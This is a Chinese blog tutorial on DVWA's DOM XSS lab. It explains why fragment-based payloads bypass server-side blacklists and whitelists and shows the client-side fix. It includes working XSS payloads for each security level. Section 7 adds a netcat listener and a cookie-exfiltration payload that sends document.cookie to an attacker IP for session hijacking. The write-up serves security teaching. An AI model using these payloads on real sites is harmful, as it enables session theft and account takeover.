 网硕互联帮助中心
一、从一次“不对劲”说起
事情是这样的。我在 DVWA 的 XSS (DOM) 关卡弹出了 Cookie,一切顺利,顺利到让我有点不放心——按渗透测试的习惯,我按 F12 打开 Network 面板,想看看这次攻击的请求长什么样。
然后我愣住了。
刷新页面,请求列表里那条 GET /vulnerabilities/xss_d/ 的完整 URL,到路径就结束了。我 Payload 里那一大串 </option><script>alert(document.cookie)</script>,根本不在请求里。
可是弹窗分明弹了,Cookie 分明出来了。一个从没到达服务器的字符串,是怎么变成页面里被执行的代码的?
这个困惑花了我一晚上才彻底理顺,而理顺之后,XSS 三兄弟的区别、Medium/High 关“防御升级了却还是被打”的原因、乃至“防御应该修在哪”这个问题,全部豁然开朗。下面从头讲。
二、判断 XSS 类型的标准,其实只有一条
先把概念立住。网上常见说法是“看 Payload 写在 URL 哪个位置”,这是错的。
真正的判断标准只有一条:执行恶意代码的那段逻辑,写在哪一端。
- 服务器 PHP 把用户输入原样拼进 HTML 响应 → Reflected,漏洞代码在服务端;
- 服务器从数据库读出内容拼进页面 → Stored,漏洞代码也在服务端,只是杀伤面变成“每个访问者都中招”;
- 浏览器里的 JS 主动从 URL、Hash、postMessage 这些客户端数据源读数据、写进 DOM → DOM XSS,漏洞代码在浏览器端。
我打个比方:服务器是门卫室,浏览器是你家,页面上那段 JS 是你家的傻儿子。Reflected 是把恶意纸条塞进快递盒,门卫不看就放进楼,傻儿子照单全收贴墙上;Stored 是把纸条贴在公告栏,全楼人都看得见;而 DOM XSS 最邪门——纸条写在你自己的口袋里(URL 的 # 号后面),人直接走进楼,是傻儿子自己从你口袋里掏出来贴的。门卫从头到尾没见过这张纸条。
回到开头那个 Network 面板的困惑:# 号后面的部分叫 fragment,按 HTTP 规范,浏览器永远不会把它发给服务器——它只留给浏览器自己用(页面内跳转就用它)。所以我的 Payload 住在一段“服务器永远看不到的区域”,却被客户端 JS 亲手执行了。
这就是 DOM XSS 的身份证明实验:能用 # 触发的 XSS,必然是 DOM XSS。因为 Reflected 型的 Payload 必须随请求发送才能被服务器拼进响应,它做不出这个实验。
三、Low 关:三行 JS 的完整罪证
DVWA 这个关卡的服务端 PHP 对参数几乎零处理,真正干活的是页面里一段内联 JS:
if (document.location.href.indexOf("default=") >= 0) {
var lang = document.location.href.substring(document.location.href.indexOf("default=") + 8);
document.write("<option value='" + lang + "'>" + decodeURI(lang) + "</option>");
}
这段代码的本意是:用户选了语言,就把语言名写进下拉框。翻译成人话是三步:
第一步,看一眼完整地址栏。注意它用的是 document.location.href 而不是规范的 location.search——区别在于,search 只包含 ? 之后、# 之前的部分,而 href 是整个 URL 含 fragment。开发者随手一个 API 的选择,等于亲手把“服务器看不到的区域”接进了数据流。这一行是入口。
第二步,纯字符串搜索。它找的不是“一个叫 default 的参数”,而是 default= 这六个字符作为子串出现在 URL 的任何位置。哪怕你写成 #foobar-default=xxx,照样命中,命中之后等号后面的所有内容原样抠出。这一行把触发面放宽到了开发者自己都想不到的程度。
第三步,不检查就写入。decodeURI 把 URL 编码还原成真实字符——%3C 复活成 <——然后 document.write 把结果一字不改地写进 DOM。解码本身无害,坏就坏在解码后的数据没有任何过滤就进了写入函数。“解码函数 + 动态写入” 是 DOM XSS 最经典的危险组合,以后审计前端代码看到这个搭配可以直接标红。这一行是出口。
入口 + 出口齐了,Payload 就一句话的事:
?default=English</option><script>alert(document.cookie)</script>
拆开看:English 让第一个下拉项正常渲染,</option> 提前闭合当前标签脱离原有的 HTML 上下文,然后就是自明的 <script>。

执行后弹窗内容:
PHPSESSID=iqkl42q8gn7rkeljmoif8nven7; security=low
有个细节值得注意:执行后页面主体变成一片灰。因为 </option> 只关了 option,外层的 <select> 还开着,DOM 树残缺,浏览器渲染引擎干脆放弃了主体。灰屏是攻击成功的旁证,同时也暴露了一个实战问题——这么打页面明显坏了,受害者一眼就能察觉。后面 Medium 关会回来讲隐蔽性。
四、Medium 关:黑名单的两种死法
切到 Medium,服务端出现了第一道防御:
if ( array_key_exists( "default", $_GET ) ) {
if ( stripos( $_GET[ 'default' ], "<script" ) !== false ) {
header( "location: ?default=English" );
exit;
}
}
逻辑很直白:看到 <script 五个字符(不区分大小写)就重定向回 English。典型的黑名单。
我先用 Low 的 Payload 试探,果然被弹回去了。但黑名单的死法有两种,我挨个演示。
死法一:字典太小。 HTML 里能执行 JS 的远不止 script 标签。换 <img> 的事件向量:
?default=English</option></select><img src=a onerror=alert(1)>
这次注意我补了 </select>——把外层标签也闭合,页面结构基本完整。stripos 真的执行了、真的没找到 <script(Payload 里本来就没有这三个词),放行。前端 JS 把 img 写进 DOM,src=a 加载失败触发 onerror,弹窗。页面上只留下一个破损图片的小图标,主体渲染正常。
这里有个实战素养问题:对比 Low 关的灰屏,这个 Payload 打完页面几乎无异样,受害者毫无察觉。构造 Payload 除了“能不能执行”,还要考虑“执行后页面像不像正常页面”。
死法二:根本不经过检查。 上 fragment:
#default=English</option><script>alert(document.cookie)</script>
弹窗弹出,Cookie 里 security=medium 清晰可见。而这一次,服务端那行 stripos 压根没有执行——因为 # 后面的内容不进请求,$_GET['default'] 这个键根本不存在,array_key_exists 直接为假,整个 if 块被跳过。
这两种死法的性质完全不同,值得反复咀嚼:换向量是“骗过了检查”,上 fragment 是“根本没被检查”。前者依赖黑名单有洞,后者连白名单都拦不住——因为它攻击的通道和防御守护的通道是两条路。
顺带一提,弹窗里的 security=medium 还暴露了 DVWA 的一个设计:安全等级本身就是一个客户端可改的 Cookie。把安全相关的状态放在客户端可篡改的位置,这个模式在真实系统里是反面教材,先记下来,后面还会呼应。
五、High 关:白名单很硬,但没人考它
High 关的服务端换成了白名单 switch:
if ( array_key_exists( "default", $_GET ) ) {
switch ( $_GET[ 'default' ] ) {
case "French":
case "English":
case "German":
case "Spanish":
break;
default:
header( "location: ?default=English" );
exit;
}
}
这次是真硬。我把 Medium 的两发全部重打,?default= 后面不管跟 script 还是 img,统统被弹回 English——白名单本身找不到任何缝。
然后我把地址栏改成:
#default=English<script>alert(document.cookie)</script>
弹窗照旧,security=high。
拆解一下服务器这次收到了什么:请求里一个参数都没有,array_key_exists 为假,整个 switch 块从未被调用。那份无懈可击的白名单,一次都没有上场的机会。前端 JS 照旧用 indexOf("default=") 在完整 URL 里做子串搜索——#default=English<script>… 里的 default= 六个字符被逮个正着,substring、decodeURI、document.write,一条龙走完。

所以 Medium 和 High 被绕的方式,本质是同一件事:不是防御太弱,而是防御对象不存在。Medium 的黑名单至少还真的执行过一次(img 版里它真跑了,只是没认出 img);High 的白名单干脆全程没被调用。用一句话概括:在错误的房间里装了一扇很好的门。
六、Impossible:终于有人去治傻儿子了
切到 Impossible,先看服务端源码,只有一行注释:
# Don't need to do anything, protection handled on the client side
服务器彻底躺平——因为修复被放到了真正动手的地方:客户端 JS。核心改动三处:
// 修复后的逻辑(示意)
var langArray = [ "English", "French", "German", "Spanish" ];
if ( langArray.indexOf( lang ) !== -1 ) {
document.getElementById( "selectbox" ).value = lang;
}
第一,出口替换:不再用 document.write 拼任意 HTML,改成给 <select> 控件的 value 直接赋字符串——浏览器不会把 value 当 HTML 解析,注入这条路从出口上被焊死。第二,白名单前置:写入之前先比对名单,不在名单直接丢弃。第三,入口收窄:只解析纯语言值,不再把“等号后的整段内容”拿来用。
我把同一发 #default=English<script>alert(document.cookie)</script> 送过去:不弹窗、页面完好、Payload 在页面上表现为一行无害的普通文本。纸条还是被带进了楼,但傻儿子看了一眼不在名单里,直接扔了。
回头看四关的防御演进就很有意思了:Low 没防,Medium 给门卫配了本黑名单词典,High 给门卫换了白名单,装备升了两次级,纸条都从口袋走了。Impossible 才把功夫花在傻儿子身上——漏洞代码在哪一端,防御就部署在哪一端,这一关是唯一做对的。
七、从弹窗到真攻击:偷 Cookie 只差两步
写到这必须泼盆冷水:alert 只是敲门,证明门没锁,真正进屋拿东西的是后面这两步。
攻击机开监听(Kali,IP 换成你自己的):
nc -lvp 8888
Payload 换成外传型:
#default=English</option><script>new Image().src="http://192.168.1.100:8888/steal?cookie="+encodeURIComponent(document.cookie)</script>
原理是让浏览器向攻击机发起一次图片请求,Cookie 拼在查询串里——无弹窗、无页面破坏、无任何视觉痕迹。nc 终端直接收到:
GET /steal?cookie=PHPSESSID=iqkl42q8gn7rkeljmoif8nven7;%20security=low HTTP/1.1
把 PHPSESSID 种进自己的浏览器(Cookie-Editor 之类插件),访问 DVWA,直接以受害者身份登录——会话劫持完成。最后一步是交付:把构造好的链接发给目标,Reflected 和 DOM 型都需要这一步诱导,Stored 型则是种一次全员收割。
顺带说说 HttpOnly:如果 Cookie 带了这个标志,document.cookie 读不到它,偷 Cookie 这条路被堵死——但 XSS 本身还在,键盘记录、假登录框照样能做。所以防御清单里,HttpOnly 是性价比最高的一行配置。
八、写报告之前,三个问题必须想清楚
alert 成功等于渗透完成吗? 不。报告里"alert(1)"几乎没有分量,有分量的是影响面:“可窃取任意登录用户 Cookie → 会话固定 → 完整账号接管;若为 Stored 型,可批量收割管理员会话”。漏洞等级由影响面决定。
# 绕过有代价吗? 有,而且是给蓝队的坏消息:# 后面的内容不会进服务器的访问日志,WAF 日志取证时会丢证据。对红队是隐匿优势,对防守方是盲区——这也解释了为什么很多基于日志的检测方案对 DOM XSS 天然失明。
服务端过滤 <script> 就安全了吗? 不。能执行 JS 的标签十几种,黑名单永远在追赶攻击者的想象力。正确方向是输出编码(htmlspecialchars 按上下文选参数)或前端白名单 + 安全的写入 API(textContent 替代 innerHTML)。
还有一个我自己没想到、做实验时撞出来的发现:三次弹窗的 PHPSESSID 完全相同,只有 security 值在变。权限状态变了、会话 ID 不轮换——这在真实系统里是提权漏洞的温床,也正好是 DVWA 后面 Weak Session IDs 模块要正面讲的东西。
写在最后
这次实验最大的收获不是几个 Payload,而是把一个思维模型焊进了脑子:判断 XSS 看漏洞代码在哪一端,防御要修在漏洞真正执行的地方。给门卫升十次级装备,也治不好傻儿子。
所有操作仅限本地靶场,Payload 也请只用在授权测试里。有问题评论区聊,觉得有用点个收藏,下一篇见。
参考
- DVWA 官方仓库各模块源码(digininja/DVWA)
- PortSwigger Web Security Academy:DOM-based XSS(source/sink 与 fragment 机制)
- OWASP XSS Prevention Cheat Sheet(输出编码上下文)


评论前必须登录!
注册